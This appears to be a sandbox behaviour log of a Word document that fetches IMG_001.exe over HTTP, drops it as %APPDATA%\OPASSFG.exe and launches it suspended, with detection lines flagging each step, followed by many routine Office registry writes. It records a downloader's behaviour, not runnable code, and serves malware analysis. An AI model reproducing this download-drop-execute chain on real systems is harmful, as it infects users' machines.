Call Network API	API Name: socket Args: (23, 1, 6) Return: 798	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39d6130) Return: 1	1740	1660
Call Network API	API Name: socket Args: (2, 2, 0) Return: 86c	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 86c	1740	1660
Call System API	API Name: DnsQueryEx Args: (ocsp.comodoca.com, 1, 40006000) Return: 87	1740	1660
Call System API	API Name: DnsQueryEx Args: (ocsp.comodoca.com, 1c, 40026000) Return: 0	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 87c	1740	1660
Call Network API	API Name: socket Args: (2, 1, 6) Return: 87c	1740	1660
Call Network API	API Name: bind Args: (87c, 0.0.0.0:49429, 128) Return: 0	1740	1660
Detection	Threat Characteristic: Listens on port 0.0.0.0:49429		
Call System API	API Name: ConnectEx Args: (87c, 151.139.128.14:80, 16, 0, 0, 0, 39c7e80) Return: 0	1740	1660
Call Network API	API Name: send Args: (87c, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBRTtU9uFqgVGHhJwXZyWCNXmVR5ngQUoBEKIz6W8Qfs4q8p74Klf9AwpLQCEDlyRDr5IrdR19NsEN0xNZU%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ocsp.comodoca.com\r\n\r\n, 1, 232) Return: 0	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (399f398) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (3900d28) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39ac528) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (5b00d58) Return: 1	1740	1660
Call Network API	API Name: socket Args: (23, 1, 6) Return: 83c	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39d6130) Return: 1	1740	1660
Call Network API	API Name: socket Args: (2, 2, 0) Return: 878	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 878	1740	1660
Call System API	API Name: DnsQueryEx Args: (ocsp.usertrust.com, 1, 40006000) Return: 87	1740	1660
Call System API	API Name: DnsQueryEx Args: (ocsp.usertrust.com, 1c, 40026000) Return: 0	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 878	1740	1660
Call Network API	API Name: socket Args: (2, 1, 6) Return: 878	1740	1660
Call Network API	API Name: bind Args: (878, 0.0.0.0:49430, 128) Return: 0	1740	1660
Detection	Threat Characteristic: Listens on port 0.0.0.0:49430		
Call System API	API Name: ConnectEx Args: (878, 151.139.128.14:80, 16, 0, 0, 0, 39c7e80) Return: 0	1740	1660
Call Network API	API Name: send Args: (878, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTNMNJMNDqCqx8FcBWK16EHdimS6QQUU3m%2FWqorSs9UgOHYm8Cd8rIDZssCEH1bUSa0droR23QWC7xTDac%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ocsp.usertrust.com\r\n\r\n, 1, 235) Return: 0	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39c73d0) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39008c8) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (5b00d58) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39ac528) Return: 1	1740	1660
Call Network API	API Name: socket Args: (23, 1, 6) Return: 838	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39d6130) Return: 1	1740	1660
Call Network API	API Name: socket Args: (2, 2, 0) Return: 870	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 870	1740	1660
Call System API	API Name: DnsQueryEx Args: (ocsp.sectigo.com, 1, 40006000) Return: 87	1740	1660
Call System API	API Name: DnsQueryEx Args: (ocsp.sectigo.com, 1c, 40026000) Return: 0	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 870	1740	1660
Call Network API	API Name: socket Args: (2, 1, 6) Return: 870	1740	1660
Call Network API	API Name: bind Args: (870, 0.0.0.0:49431, 128) Return: 0	1740	1660
Detection	Threat Characteristic: Listens on port 0.0.0.0:49431		
Call System API	API Name: ConnectEx Args: (870, 151.139.128.14:80, 16, 0, 0, 0, 39c97e0) Return: 0	1740	1660
Call Network API	API Name: send Args: (870, GET /MFIwUDBOMEwwSjAJBgUrDgMCGgUABBRDC9IOTxN6GmyRjyTl2n4yTUczyAQUjYxexFStiuF36Zv5mwXhuAGNYeECEQC6G9voiKFOuND201HX1CEc HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ocsp.sectigo.com\r\n\r\n, 1, 229) Return: 0	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (5a4a2a8) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (3900468) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39ac528) Return: 1	1740	1660
Call Network API	API Name: socket Args: (23, 1, 6) Return: 834	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (5b00d58) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (399f048) Return: 1	1740	1660
Call Network API	API Name: send Args: (870, GET /MFIwUDBOMEwwSjAJBgUrDgMCGgUABBRDC9IOTxN6GmyRjyTl2n4yTUczyAQUjYxexFStiuF36Zv5mwXhuAGNYeECEQC6G9voiKFOuND201HX1CEc HTTP/1.1\r\nCache-Control: no-cache\r\nConnection: Keep-Alive\r\nPragma: no-cache\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ocsp.sectigo.com\r\n\r\n, 1, 272) Return: 0	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (39c73d0) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (3900238) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (5a18cd8) Return: 1	1740	1660
Call System API	API Name: WinHttpCloseHandle Args: (5b00d58) Return: 1	1740	1660
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /files/IMG_001.exe, , , 1694160, 4194320, 60578760) Return: cc000c	1740	1660
Call Network API	API Name: socket Args: (2, 2, 0) Return: 884	1740	1660
Call Network API	API Name: socket Args: (23, 2, 0) Return: 884	1740	1660
Call Network API	API Name: socket Args: (2, 1, 6) Return: 884	1740	1660
Call Network API	API Name: bind Args: (884, 0.0.0.0:49432, 16) Return: 0	1740	1660
Detection	Threat Characteristic: Listens on port 0.0.0.0:49432		

Call System API	API Name: ConnectEx Args: (884, 127.0.0.1:80, 16, 0, 0, 0, 39a076c) Return: 0	1740	1660
Call Network API	API Name: send Args: (884, GET /files/IMG_001.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\r\nHost: 127.0.0.1\r\nConnection: Keep-Alive\r\n\r\n, 1, 285) Return: 0	1740	1660
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\7A7825T3\IMG_001[1].exe Type: VSDT_EXE	1740	1660
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\7A7825T3\IMG_001[1].exe		
Add File	Path: %APPDATA%\OPASSFG.exe Type: VSDT_EXE	1740	1660
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1660 File: %APPDATA%\OPASSFG.exe Type: VSDT_EXE		
Write File	Path: %APPDATA%\OPASSFG.exe Type: VSDT_EXE	1740	1660
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\OPASSFG.exe		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	1740	1660
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	1740	1660
Detection	Threat Characteristic: Creates command line process Process ID: 516 Image Path: %APPDATA%\OPASSFG.exe		
Call Process API	API Name: CreateProcessW Args: (%APPDATA%\OPASSFG.exe, "%APPDATA%\OPASSFG.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:516:%APPDATA%\OPASSFG.exe) Return: 1	1740	1660
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\OPASSFG.exe Shell Command: %APPDATA%\OPASSFG.exe "%APPDATA%\OPASSFG.exe"		
Detection	Threat Characteristic: Creates process Process ID: 1660 Image Path: %APPDATA%\OPASSFG.exe Shell Command: "%APPDATA%\OPASSFG.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:516,) Return: ?	1740	1660
Call System API	API Name: evtchann.SendEvent Args: (e), pid[516], ppid[1660) Return: 1	1740	1660
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1740
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1740
Detection	Threat Characteristic: Creates process in Application Data folder Process ID: 516 Image Path: %APPDATA%\OPASSFG.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-06-10T07:40:07Z		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-06-10T07:40:07Z		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-06-10T07:43:07Z		1740
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\DocumentRecovery\ Value: None		1740
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\DocumentRecovery\1E1377\ Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\DocumentRecovery\1E1377\1E1377 Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\/ $ Value: None		1740
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\-6$ Value: None		1740
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca002e		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52ca002e		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca005f		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca002f		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca0030		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52ca002f		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52ca0030		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0060		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0061		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0062		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0063		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0064		1740
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109F100904000000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0065		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Arial Unicode MS Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Malgun Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Malgun Gothic Semilight Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei Value: 0		1740


Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft JhengHei UI Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Microsoft YaHei UI Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@MingLiU_HKSCS-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@MingLiU-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@MS Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@MS PGothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@MS UI Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@NSimSun Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@PMingLiU-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@SimSun Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@SimSun-ExtB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Yu Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Yu Gothic Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Yu Gothic Medium Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Yu Gothic UI Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Yu Gothic UI Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Yu Gothic UI Semibold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\@Yu Gothic UI Semilight Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Agency FB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Algerian Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Arial Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Arial Black Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Arial Narrow Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Arial Rounded MT Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Arial Unicode MS Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Baskerville Old Face Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bauhaus 93 Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bell MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Berlin Sans FB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Berlin Sans FB Demi Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bernard MT Condensed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Blackadder ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Black Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Condensed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bodoni MT Poster Compressed Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Book Antiqua Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bookman Old Style Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bookshelf Symbol 7 Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Bradley Hand ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Britannic Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Broadway Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Brush Script MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Calibri Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Calibri Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Californian FB Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Calisto MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Cambria Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Cambria Math Value: 1		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Candara Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Castellar Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Centaur Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Century Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Century Gothic Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Century Schoolbook Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Chiller Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Colonna MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Comic Sans MS Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Consolas Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Constantia Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Cooper Black Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Copperplate Gothic Bold Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Copperplate Gothic Light Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Corbel Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Courier New Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Curlz MT Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Ebrima Value: 0		1740

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Edwardian Script ITC Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Elephant Value: 0		1740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\MathFonts\Engravers MT Value: 0		1740
